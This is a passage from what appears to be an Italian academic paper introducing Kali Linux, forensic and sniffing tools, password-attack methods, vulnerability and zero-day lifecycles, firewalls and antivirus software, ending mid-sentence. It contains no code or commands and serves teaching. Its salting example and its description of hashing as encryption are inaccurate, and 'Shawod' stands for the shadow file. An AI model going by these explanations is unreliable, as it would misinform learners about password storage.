Kali Linux[Kal] è una distribuzione Linux basata su Debian, rilasciata per la prima volta nel 2013 e correntemente gestita dalla società Offensive Security. Kali Linux è, a sua volta, la rebuild della più datata distribuzione Backtrack. Kali linux venne concepito quale strumento omnicomprensivo di ethical hacking per l'attuazione rapida di penetration test e analisi delle vulnerabilità sui sistemi informatici. L'ethical hacker (anche detto white hat) è diventato ormai a tutti gli effetti una figura professionale, che si occupa di scoprire le falle di sicurezza dei sistemi informatici e segnalarle agli amministratori di sistema. Kali Linux può quindi essere considerato il sistema operativo principe per chi si occupa di ethical hacking a livello professionale. Va inoltre sottolineato che la Offensive Security [Os] offre anche la possibilità di acquisire certificazioni riconosciute a livello mondiale che attestano le capacità di ethical hacker acquisite sfruttando le capacità del sistema operativo.

Figura 3.1: Sistema operativo Kali Linux

3.1.1 Caratteristiche tecniche

Il codice sorgente di Kali Linux è disponibile su GitHub [Git] e in linea di principio può essere modificato o ricompilato per adattarlo a bisogni specifici. Tuttavia la Offensive Security mette già a disposizione le immagini precompilate pronte all'installazione sia per architetture x86, che per architetture ARM. Gli sviluppatori hanno reso disponibile un vasto insieme di immagini che supportano a pieno l'hardware dei più noti Single-Board Computer, basati su architettura del processore ARM, tra cui: Raspberry Pi, HardKernel-ODROID, BeagleBone Black, InversePath-USBArmory, FriendlyARM e BananaPI. Infine, il numero di driver per il supporto delle schede di rete WiFi è enorme e viene costantemente incrementato. La volontà di garantire il supporto totale a tale tipo di schede è dato dalla massiccia presenza di programmi per il penetration test mirati alla verifica delle falle di sicurezza nelle reti wireless. Esistono ulteriori sottoversioni [Ver] di Kali Linux, e più utilizzate sono:

- *Default:* Denominata semplicemente "Kali Linux", è dotata dell'ambiente desktop GNOME 3.
- *E17:* Comprende, oltre a tutto il parco software per la sicurezza, il desktop Enlightenment in versione 17 (E17, appunto)
- *KDE:* Si tratta della variante del sistema operativo equipaggiata con ambiente KDE Plasma.
- *Mate:* E' la versione di Kali Linux dotata dell'ambiente desktop Mate.
- *Xfce:* Anche in questo caso, la differenza con le altre versioni è la presenza dell'ambiente desktop Xfce.
- *Light:* Si tratta di una versione che non presenta nessun ambiente desktop pre-installato. L'immagine ISO è più piccola rispetto alle altre, ed è possibile aggiungere un ambiente desktop in un secondo momento, avvalendosi del collegamento a Internet. È consigliata a utenti esperti o a sistemi server.



Figura 3.2: Schema architettura Kali Linux

3.2 Tools in dotazione

Di seguito sono riportati i principali strumenti offerti da Kali Linux [Kal] per lo studio e l'analisi di sistemi informatici.

- *Information gathering:* Programmi che implementano tutte le funzionalità di scansione dell'ethical hacking;
- *Vulnerability Analysis:* Programmi che consentono di scoprire eventuali falle di sicurezza relative all'autenticazione verso dispositivi fisici/software;
- *Wireless Attacks:* Una suite di programmi mirata allo studio delle reti wireless, a rilevare la presenza di password "deboli", e all'implementazione di attacchi specifici ai protocolli di rete;
- *Exploitation Tools:* Strumenti che sfruttano le vulnerabilità note dei sistemi software per ottenerne l'accesso in modalità amministratore;
- *Malware Analysis:* Strumenti mirati a rilevare contenuti o comportamenti sospetti all'interno di file eseguibili, archivi, documenti di testo e così via;
- *Forensics Tools:* Strumenti in grado di identificare, preservare e/o recuperare informazioni riguardanti un dato sistema software/hardware, (ad esempio programmi installati, sistema operativo eseguito, utenti e gruppi registrati con privilegi amministrativi, modello della scheda di rete installata);
- *Sniffing and Spoofing:* Strumenti per il monitoraggio/modifica delle informazioni scambiate tra sistemi software/hardware (esempio: parametri scambiati tra client e server in una sessione HTTP, oppure dati che transitano all'interno di una comunicazione wireless);
- *Password Attacks:* Una selezione di strumenti atti a scoprire eventuali fragilità nelle password utilizzate da programmi, reti e sistemi operativi.

In questo elaborato ci concentreremo principalmente sui tools che riguardano exploitations and vulnerabilities.

3.3 Analisi Forense

Uno dei tantissimi campi di applicazione dei sistemi basati su Linux è quello della cosiddetta computer forensics, che in italiano è generalmente tradotto con la locuzione "informatica forense". Per analisi forense si intende quella disciplina che si occupa di recuperare dati informatizzati ed analizzarli, per ricavarne informazioni sensibili. La finalità di queste operazioni, generalmente, è quella di utilizzare le informazioni reperite per risolvere dispute o provare tesi nell'ambito di un processo giuridico. Spesso gli strumenti principali adottati dagli esperti di analisi forense sono software open source, gratuiti ed installabili o pre-installati su distribuzioni Linux (altrettanto free ed open source). Questa disciplina può essere suddivisa in due aree principali:

- *Post-mortem forensic:* Tramite la quale si cerca di recuperare ed analizzare i dati su una macchina "spenta" o "morta".

- *Live forensics:* Che si occupa di recuperare dati apparentemente perduti o inaccessibili, sfruttando una macchina attiva.

Per eseguire l'analisi forense [Af] su una macchina, avremo la possibilità di eseguire Kali Linux live CD, e avviare la distribuzione in modalità forense. In tal caso avremo la garanzia che il disco principale verrà montato in sola lettura, e qualunque altra memoria secondaria non sarà montata se non quale risultato di un'azione esplicita dell'utente. Come pubblicizzato dagli sviluppatori di Kali: "tutto quello che accadrà sulle memorie secondarie sarà dettato dall'utente stesso". Tra i principali strumenti di analisi forense disponibili su Kali, segnaliamo:

- *Bulk-extractor:* Estrae informazioni da memorie (anche corrotte), quali indirizzi mail, numeri di carte di credito, URLs;
- *Cuckoo sandbox:* Consente l'analisi dinamica dei malware, particolarmente utile ai professionisti della sicurezza informatica per determinare le cause di corruzione di una macchina compromessa;
- *Foremost:* Recupera files cancellati da dischi formattati;
- *P0f:* Consente l'analisi passiva (senza alcuna interferenza) del traffico di rete TCP/IP [Tcp]per la determinazione delle caratteristiche di eventuali attaccanti. Può determinare le caratteristiche del sistema operativo dell'attaccante, della distanza, delle preferenze di lingua, e consente anche la rilevazione della "user-agent forgery";
- *Volatility:* Un framework scritto in Python, [Py] e sotto licenza GNU, per l'estrazione di informazioni dal dump di memorie volatili (es. RAM).

3.3.1 Password attack

Le password, a seconda che siano in Linux o Windows, vengono memorizzate e/o confrontate utilizzando un algoritmo di cifratura [Has] chiamato hash. I sistemi operativi di casa Microsoft salvano le credenziali nel file SAM (la cui posizione nel file system cambia in base al sistema operativo). Osserviamo i tools di Forencis analysis in Figure 3.3. I sistemi operativi Linux salvano la password in nel file denominato Shawod, che si trova nella cartella etc. L'unica differenza tra Windows e Linux consiste nell'utilizzo della funzione di salting: Linux la utilizza Windows no,. Con il salting, il sistema operativo aggiunge una serie di caratteri alla password utente. Ad esempio, se un utente sceglie la password 123456, l'operazione di salting la trasforma in 1238456. Applicando a quest'ultima stringa l'algoritmo SHA-256 otterremo come risultato "1d51f997fc08294a3590c5419c35ebdbf6f96f02974dc9d729b7c61121d3b790" Per attaccare una password direttamente esistono due metodi principali:

- *Attacco a dizionario:* Si tenta di indovinare la password da un elenco di parole note o che abbiano un senso per la vittima, e si cerca di combinarle finchè non si scopre la password effettivamente utilizzata;
- *Brute force:* Molto oneroso in termini computazionali, si cerca di indovinare la password tentando tutte le combinazioni possibili di caratteri. Si può cercare di ridurre la complessità dell'attacco riducendo il set di caratteri a disposizione; ad esempio si possono prima tentare solo password formate da lettere, aggiungendo poi i numeri e così via.



Figura 3.3: Tool per l'analisi forense in Kali Linux

3.3.2 Sniffing

Con sniffing [Snf] in informatica e nelle telecomunicazioni, si definisce l'attività di intercettazione passiva dei dati che transitano in una rete telematica. Tale attività può essere svolta sia per scopi legittimi (ad esempio l'analisi e l'individuazione di problemi

di comunicazione o di tentativi di intrusione) sia per scopi illeciti contro la sicurezza informatica (intercettazione fraudolenta di password o altre informazioni sensibili). I prodotti software utilizzati per eseguire queste attività vengono detti sniffer ed oltre ad intercettare e memorizzare il traffico offrono funzionalità di analisi del traffico stesso. Gli sniffer intercettano i singoli pacchetti, decodificando le varie intestazioni di livello datalink, rete, trasporto, applicativo. Inoltre possono offrire strumenti di analisi che analizzano ad esempio tutti i pacchetti di una connessione TCP per valutare il comportamento del protocollo di rete o per ricostruire lo scambio di dati tra le applicazioni. Gli strumenti più utilizzati in ambiente Kali sono sicuramente:

- *SSLStrip:* Consente di decifrare le informazioni di una connessione protetta SSL effettuando un attacco di tipo Man-In-The-Middle, sostituendo il link cifrato HTTPS con semplici collegamenti http verso la vittima, e continuando ad inviare informazioni cifrate verso il server. Chiaramente SSLStrip effettua anche il keylogging delle informazioni che transitano nella comunicazione diventando uno strumento potenzialmente letale per la vittima;

- *Wireshark:* Uno strumento popolarissimo che contiene una miriade di funzionalità atte a rilevare informazioni da pacchetti di rete. Tra le funzionalità più utili ai professionisti della sicurezza informatica vi sono: la live capture, utilizzo delle espressioni regolari, decodifica in tempo reale di archivi, decifrature di SSL/TLS, WPA2, e WEP

4. Sfruttare le vulnerabilità

4.1 Introduzione

Quando gli errori del software mettono a rischio la sicurezza dei nostri dati allora si parla di vulnerabilità informatica del software e bisogna fare molta attenzione (posto che non esiste il software perfetto, senza errori o bug e che non si blocca mai). In particolare, si parla di "vulnerabilità di sicurezza" quando ci si trova di fronte ad un problema del software di cui è stato scoperto un metodo (exploit) per sfruttarlo a vantaggio dell'attaccante; in assenza di strumenti di attacco e di valore per l'hacker attaccante siamo in presenza di un "normale" bug. Le vulnerabilità di sicurezza hanno un loro ciclo di vita che è giusto conoscere per capire quali possono essere le migliori strategie di difesa. Il pericolo comincia nel momento in cui una vulnerabilità viene scoperta. Supponiamo che qualcuno si accorga che, ad esempio, cliccando una sequenza di icone su un sito web realizzato con un particolare software si possa avere accesso a dati riservati degli altri utenti. Se il primo ad accorgersene è una brava persona, in buona fede, magari comincia a parlare della cosa in rete, per capire se è solo un suo problema o se invece capita anche ad altri. Succede così che la vulnerabilità viene resa pubblica.

4.2 Classificazione delle vulnerabilità

Le vulnerabilità si possono classificare in base agli ambienti a cui si riferiscono ovvero:

- *Vulnerabilità software:* Le vulnerabilità software sono solitamente introdotte da errori nel sistema operativo o nel codice delle applicazioni e malgrado tutto l'impegno posto dalle aziende nell'individuazione e nel patching di tali vulnerabilità, spesso ne emergono di nuove. Microsoft, Apple e altri produttori di sistemi operativi rilasciano patch e aggiornamenti quasi ogni giorno. È frequente anche l'utilizzo di aggiornamenti delle applicazioni. Applicazioni quali browser Web, app per dispositivi mobili e server Web vengono spesso aggiornate dalle aziende o dalle organizzazioni che ne sono responsabili.

- *Vulnerabilità hardware:* Le vulnerabilità hardware vengono spesso introdotte da difetti di progettazione dell'hardware. La memoria RAM ad esempio, è essenzialmente costituita da condensatori molto vicini fra di loro. È stato scoperto che, a causa della prossimità, cambiamenti costanti applicati a uno di questi condensatori potrebbero influenzare i condensatori adiacenti. Le vulnerabilità hardware sono specifiche dei modelli di dispositivi e generalmente non ne viene eseguito l'exploit tramite tentativi di compromissione casuali. Benché gli exploit hardware siano più comuni negli attacchi estremamente mirati, la protezione da malware tra-

dizionale e un sistema di sicurezza fisica sono una protezione sufficiente per gli utenti abituali

La maggior parte delle vulnerabilità di protezione software rientra in una delle seguenti categorie:

- *Overflow del buffer:* Questa vulnerabilità è dovuta alla scrittura di dati oltre i limiti del buffer. I buffer sono aree di memoria allocate a un'applicazione. Modificando i dati oltre i limiti di un buffer, l'applicazione accede alla memoria allocata ad altri processi. Questa condizione può portare a un arresto anomalo del sistema, alla compromissione dei dati o all'esecuzione dell'escalation dei privilegi.
- *Input non validato:* I programmi spesso operano con input di dati. Tali dati immessi nel programma possono avere contenuto dannoso, progettato per forzare un comportamento non intenzionale del programma. Si pensi a un programma che riceve un'immagine per l'elaborazione.
- *Race condition:* Questa vulnerabilità si ha quando l'output di un evento dipende da output ordinati o temporizzati. Un condition rate diventa fonte di vulnerabilità quando gli eventi ordinati o temporizzati richiesti non si verificano nell'ordine o nei tempi corretti.
- *Punti deboli nelle procedure di sicurezza:* Sistemi e dati sensibili possono essere protetti con tecniche quali autenticazione, autorizzazione e crittografia. Gli sviluppatori non devono tentare di creare i propri algoritmi di protezione, perché potrebbero introdurre vulnerabilità.
- *Problemi di controllo degli accessi:* Il processo di controllo degli accessi consente di verificare l'autore di un'operazione e spazia dalla gestione dell'accesso fisico alle apparecchiature all'assegnazione delle autorizzazioni e dei diritti di accesso a una risorsa, ad esempio di lettura o modifica del file.

4.3 Ciclo di vita e zero-day

Nel mondo della cybersecurity gli zero-days sono vulnerabilità informatiche (software) per le quali ancora non è stata trovata una patch che tradotta letteralmente significa "rattoppo", un aggiornamento. Il termine stesso indica sardonicamente il numero di giorni in cui il produttore di software è a conoscenza della vulnerabilità del suo prodotto: zero per l'appunto. Gli zero-days sono importanti perché costituiscono la linfa degli attacchi informatici. Infatti, attori malintenzionati, se in possesso di uno zero-day, possono sviluppare dei software malevoli (exploits) in grado di sfruttare la vulnerabilità per fini controversi e penetrare all'interno di terminali, sistemi e networks. Una corretta consapevolezza della minaccia e delle dinamiche del ciclo di vita degli zero-days costituisce un primo passo importante per evitare di incorrere in un exploit. Possiamo notare in maniera dettagliata il ciclo di vita mediant la Figure 4.1.



Figura 4.1: Ciclo di vita zero-day vulnerability

4.3.1 Come identificarle

Le vulnerabilità vengono individuate nella maggior parte dei casi dallo sviluppatore del software stesso che procede poi a pubblicare un aggiornamento con la patch per eliminarle. Tuttavia, non sempre sono gli sviluppatori a trovare le vulnerabilità ma vi possono essere altri soggetti e attori che a quel punto hanno trovato uno zero-day. Chi trova uno zero-day può semplicemente comunicare all'azienda sviluppatrice del software la stringa di codice difettosa (e in quel caso aspettarsi anche una ricompensa), oppure, nel caso abbia altre intenzioni, sviluppare un exploit per quel software, altrimenti potrebbe limitarsi vendere a terzi il contenuto di quella vulnerabilità. Perciò, la ricerca e individuazione di zero-days è un'attività che può costituire una importante fonte di guadagno e vi sono sempre più soggetti interessati a questo tipo di "caccia al tesoro" digitale. Esistono persino aziende che hanno fatto del loro core business la ricerca delle vulnerabilità per conto di privati e di governi. [Zdy] Secondo l'Economist nel 2017 erano almeno 200 le aziende operanti in questo settore. È altamente probabile che nei due anni successivi le aziende dedite a tale attività siano copiosamente aumentate. Dal canto loro, le imprese sviluppatrici di software hanno da tempo lanciato esse stesse delle campagne pubbliche per la ricerca di zero-days con importanti somme per la ricompensa. Per esempio, Netscape fu la prima che si cimentò in questa operazione per trovare vulnerabilità per il Netscape Navigator 2.0 Beta già nel lontano 1995. Nel corso degli anni anche i colossi del web hanno portato avanti iniziative del genere (inclusi Google, Facebook e Microsoft). Recentemente Apple ha annunciato di voler lanciare una caccia alle vulnerabilità con un premio che, per certe tipologie, potrebbe arrivare fino a 1 milione di dollari. Tuttavia, si conosce ancora poco riguardo il ciclo di vita di uno zero-day. Uno studio della RAND Corporation sempre del 2017 ha gettato luce su alcune caratteristiche di queste vulnerabilità. Uno dei più importanti risultati raggiunti dallo studio è quello di aver individuato la durata media (relativamente lunga) di uno zero-day: 6,9 anni dopo la loro scoperta. Alcuni "vivono" fino a quasi 10 anni, mentre solo una piccola parte viene eliminato nel giro di un anno e mezzo. Inoltre, utilizzare le categorie di "viva" (quindi ancora pubblicamente sconosciuta) o "morta" (quindi pubblicamente conosciuta) per le vulnerabilità è fuorviante, in quanto ve ne sono alcune che sembrano morte ma in realtà sono ancora attive. È il caso delle cosiddette zombie che possono ancora essere sfruttate nelle vecchie versioni di un programma o di un software. Infine, lo studio evidenzia come sia relativamente veloce produrre un exploit da uno zero-day: in media ci vogliono solo 22 giorni dal momento della sua scoperta. Possiamo analizzare una vulnerabilità mediante il suo ciclo di vita che consiste in:

- *Nascita:* Questa è la fase in cui viene creata, spesso involontariamente nell'ambito dello sviluppo di un software, la vulnerabilità.
- *Scoperta:* Può avvenire in vari modi, anche per caso, e anche ad opera di soggetti malevoli. Chi scopre la vulnerabilità non è vincolato in nessun modo a rendere pubblica la cosa.
- *Pubblicazione:* Nel momento in cui qualcuno scopre la vulnerabilità (non è detto sia il primo) e decide di comunicarla ad un pubblico più ampio la vulnerabilità passa in uno stato di divulgazione. La scoperta può essere pubblicata su apposite liste o comunicata direttamente allo sviluppatore.
- *Correzione:* Nel momento in cui lo sviluppatore rilascia una versione del software che corregga il problema, la vulnerabilità passa in uno stato di correzione.

- *Diffusione:* Avviene quando si perde il controllo su chi sia a conoscenza della vulnerabilità;
- *Scripting:* Questa è la fase in cui si è riusciti ad automatizzare il processo di exploit della vulnerabilità, ad opera di script o comunque tramite istruzioni dettagliate: a questo punto, esperti e non, riescono a compromettere sistemi sfruttando la vulnerabilità.
- *Morte:* Questa è l'ultima fase del ciclo di vita di una vulnerabilità, ossia quando il numero di sistemi che possono essere compromessi decresce fino a livelli insignificanti, auguratamente nulli.

È interessante notare come l'ultima fase, che sarebbe forse la più rilevante (perlomeno lato utente), spesso non avviene che dopo anni o non avviene affatto: ad esempio se gli sviluppatori non sono interessati a rilasciare patch o se è impossibile risolvere un determinato problema, o ancora se potrebbero essere state rilasciate delle versioni risolutive, ma chi gestisce il sistema non si preoccupa di aggiornare il software e installarle, ecc.



Figura 4.2: Sequenza ciclo di vita di una vulnerabilità

4.4 Firewall e antivirus

4.4.1 Definizione di firewall

Secondo la definizione di Cisco, [Fir] una delle imprese leader del settore, un firewall è "un dispositivo per la sicurezza della rete che permette di monitorare il traffico in entrata e in uscita utilizzando una serie predefinita di regole di sicurezza per consentire o bloccare gli eventi". Per dispositivo si intende un elemento hardware o un'applicazione software, Figure 4.3. In inglese, la parola firewall significa tagliafuoco, ovvero una parete costruita all'interno di un edificio per limitare la propagazione di eventuali incendi. I firewall informatici svolgono una funzione simile: controllano il traffico di dati in entrambe le direzioni per impedire l'entrata o l'uscita di connessioni pericolose per il sistema. Dal punto di vista del funzionamento, un firewall è una specie di filtro che controlla il traffico di dati e blocca le trasmissioni pericolose o indesiderate in base a una serie di regole specifiche. La maggior parte dei firewall dispone di norme standard a cui l'utente finale può aggiungere altre personalizzate, in base alle proprie necessità. Come vedremo nella prossima sezione, esistono vari tipi di firewall, ognuno dei quali analizza determinate caratteristiche delle trasmissioni di dati. Il firewall si interpone tra la rete esterna, che comprende Internet, e la rete interna dell'azienda, di casa o semplicemente il computer dell'utente finale. Da un punto di vista teorico, la rete interna è considerata conosciuta, sicura, attendibile e protetta, mentre quella esterna è la presunta fonte di potenziali minacce, in quanto nel complesso è sconosciuta, insicura e non attendibile. La maggior parte dei firewall utilizza uno di questi due criteri generali di applicazione delle regole:

- *Default-deny:* Per impostazione predefinita viene permesso solo ciò che viene autorizzato esplicitamente, mentre il resto viene vietato.
- *Default-allow:* Per impostazione predefinita viene bloccato solo ciò che viene vietato esplicitamente, mentre il resto viene permesso.



Figura 4.3: Rappresentazione grafica funzionamento di un firewall

4.4.2 Tipologie di firewall

In base al tipo di controllo e analisi delle trasmissioni di dati, possiamo distinguere i seguenti tipi di firewall:

- *Firewall con filtro di pacchetti:* In rete i dati vengono trasmessi mediante alcuni protocolli, tra cui il più diffuso è il TCP/IP. Ogni insieme di dati viene suddiviso in "pacchetti": il mittente contatta il destinatario e quando questo accetta la connessione, gli invia i pacchetti. Ogni pacchetto dispone di un'etichetta (header) con diverse informazioni che consentono al destinatario di ricostruire i dati originali inviati, tra cui gli indirizzi IP, la porta di destinazione e il protocollo di trasmissione. I firewall di tipo packet filter analizzano i dati contenuti in queste etichette, li confrontano con le regole di filtro impostate e decidono se bloccare o lasciar passare la connessione. Questa tipologia di firewall è affidabile ma limitata, in quanto esposta a diverse minacce moderne come lo spoofing dell'IP, ovvero la sostituzione di un IP che verrebbe bloccato con uno legittimo. Per risolvere queste limitazioni, sono stati creati firewall che controllano anche lo stato della connessione, come vedremo di seguito.

- *Firewall con analisi dello stato della connessione:* Questi firewall, conosciuti in inglese come stateful inspection, non analizzano solo i pacchetti di dati, ma anche lo stato della connessione, le porte utilizzate sui computer e i protocolli di trasmissione. Oggigiorno i firewall stateful inspection sono considerati uno standard del settore e la maggior parte delle applicazioni di firewall ne implementa le funzionalità.

- *Firewall a livello di applicazioni:* Esistono firewall dedicati a una singola applicazione, che funzionano come intermediari nella comunicazione di dati tra questa e la rete esterna o altre applicazioni. Questi firewall svolgono un'analisi molto più approfondita e possono bloccare le connessioni in tempo reale. Si tratta di soluzioni di livello aziendale, utili quando il grado di sicurezza richiesto è molto alto e si hanno a disposizione dispositivi potenti, in grado di non risentire del rallentamento causato dall'attività del firewall.

4.5 Cos'è un antivirus?

Gli antivirus [Av] sono dei programmi utilizzati per proteggere computer, notebook e altri dispositivi dai malware. Proteggersi contro tutte le minacce informatiche che si nascondono in rete è diventato sempre più difficile. Un'arma che non può mancare mai su qualsiasi dispositivo è l'antivirus, soprattutto su computer e notebook, notoriamente più fragili rispetto a tablet e smartphone. Lavorano in silenzio, impedendo che un qualsiasi malware colpisca il device.

4.5.1 Come opera?

Uno dei principali metodi di funzionamento degli antivirus si basa sulla ricerca nella memoria RAM e/o all'interno dei file presenti in un computer di uno schema tipico di ogni virus: in pratica ogni virus è composto da un numero ben preciso di istruzioni, detto codice, che possono essere viste come una stringa di byte, e il programma non fa altro che cercare se questa sequenza è presente all'interno dei file o in memoria. Uno schema di questo tipo viene anche detto "virus signature". Il successo di questa tecnica di ricerca si basa sul costante aggiornamento degli schemi che l'antivirus è in grado di riconoscere, aggiornamento effettuato solitamente da un gruppo di persone in seguito alle segnalazioni degli utenti e da gruppi specializzati nell'individuazione di nuovi virus. A sua volta il software antivirus domestico/d'ufficio viene periodicamente aggiornato scaricando dalla Rete i nuovi schemi di virus. Antivirus con tecnologie euristiche tendono a prendere firme parziali dei virus, in modo da poter identificare anche virus non ancora nel loro database. Un'altra tecnica di riconoscimento consiste nell'analizzare il comportamento dei vari programmi alla ricerca di istruzioni sospette perché tipiche del comportamento dei virus (come la ricerca di file o routine di inserimento all'interno di un altro file) o nel ricercare piccole varianti di virus già conosciuti (variando una o più istruzioni è possibile ottenere lo stesso risultato con un programma leggermente differente). In antivirus con tecnologie di analisi Real-Time, ogni file a cui l'utente o il sistema fanno accesso viene analizzato per verificare che non abbia una struttura sospetta o contenga istruzioni potenzialmente pericolose. In antivirus che utilizzano analisi comportamentali, ogni processo eseguito nel computer viene monitorato e si segnalano all'utente le azioni potenzialmente pericolose, come gli accessi al registro di sistema dei computer Windows o le comunicazioni con altri processi. Una delle funzionalità aggiuntive dei software antivirus è la possibilità di aggiornamenti automatici per mezzo dei quali software cerca, scarica e installa gli aggiornamenti non appena è disponibile una connessione internet. Gli aggiornamenti possono riguardare le firme di autenticazione dei virus e/o anche i motori di scansione e i motori euristici (funzionalità non sempre resa disponibile). Il primo software AntiVirus a introdurre gli aggiornamenti automatici Live-Update è stato Norton Antivirus della Symantec. La protezione del sistema può poi essere integrata con un firewall il quale permette di bloccare virus, anche non conosciuti, prima che questi entrino all'interno del computer, e volendo permette anche di bloccare all'interno alcuni 